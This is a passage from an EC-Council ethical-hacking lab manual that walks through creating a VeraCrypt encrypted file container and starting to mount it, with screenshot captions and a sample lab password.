


Figure 4.1.9: VeraCrypt Volume Creation Wizard-Volume Size

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Volume Password** wizard appears; provide a strong password in the **Password** field, retype in the **Confirm** field, and click **Next**. The password provided in this lab is **qwerty@123**.




Figure 4.1.10: VeraCrypt Volume Creation Wizard: Volume Password

Note: A **VeraCrypt Volume Creation Wizard** warning pop-up appears; then, click **Yes**.

17. The **Volume Format** wizard appears; ensure that **FAT** is selected in the **Filesystem** option and **Default** is selected in **Cluster** option.
18. Check the checkbox under the **Random Pool**, **Header Key**, and **Master Key** section.
19. Move your mouse as randomly as possible within the **Volume Creation Wizard** window for at least **30 seconds** and click the **Format** button.




Figure 4.1.11: VeraCrypt Volume Creation Wizard-Volume Format

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. After clicking **Format**, VeraCrypt will create a file called **My Volume** in the provided folder. This file depends on the VeraCrypt container (it will contain the encrypted VeraCrypt volume).
21. Depending on the size of the volume, volume creation may take some time.
22. Once the volume is created, a **VeraCrypt Volume Creation Wizard** dialog-box appears; click **OK**.




Figure 4.1.12: VeraCrypt Volume Creation Wizard Dialog Box

23. In the **VeraCrypt Volume Creation Wizard** window, a **Volume Created** message appears; then, click **Exit**.




Figure 4.1.13: VeraCrypt Volume Creation Wizard-Volume Created

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Mount a Volume

24. The **VeraCrypt** main window appears; select a drive (here, **I:**) and click **Select File...**.




Figure 4.1.14: VeraCrypt Main Window with Select File Button

25. The **Select a VeraCrypt Volume** window appears; navigate to **Desktop**, click **My Volume**, and click **Open**.




Figure 4.1.15: Windows Standard File Selector Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The window closes, and the **VeraCrypt** window appears displaying the location of selected volume under the **Volume** field; then, click **Mount**.

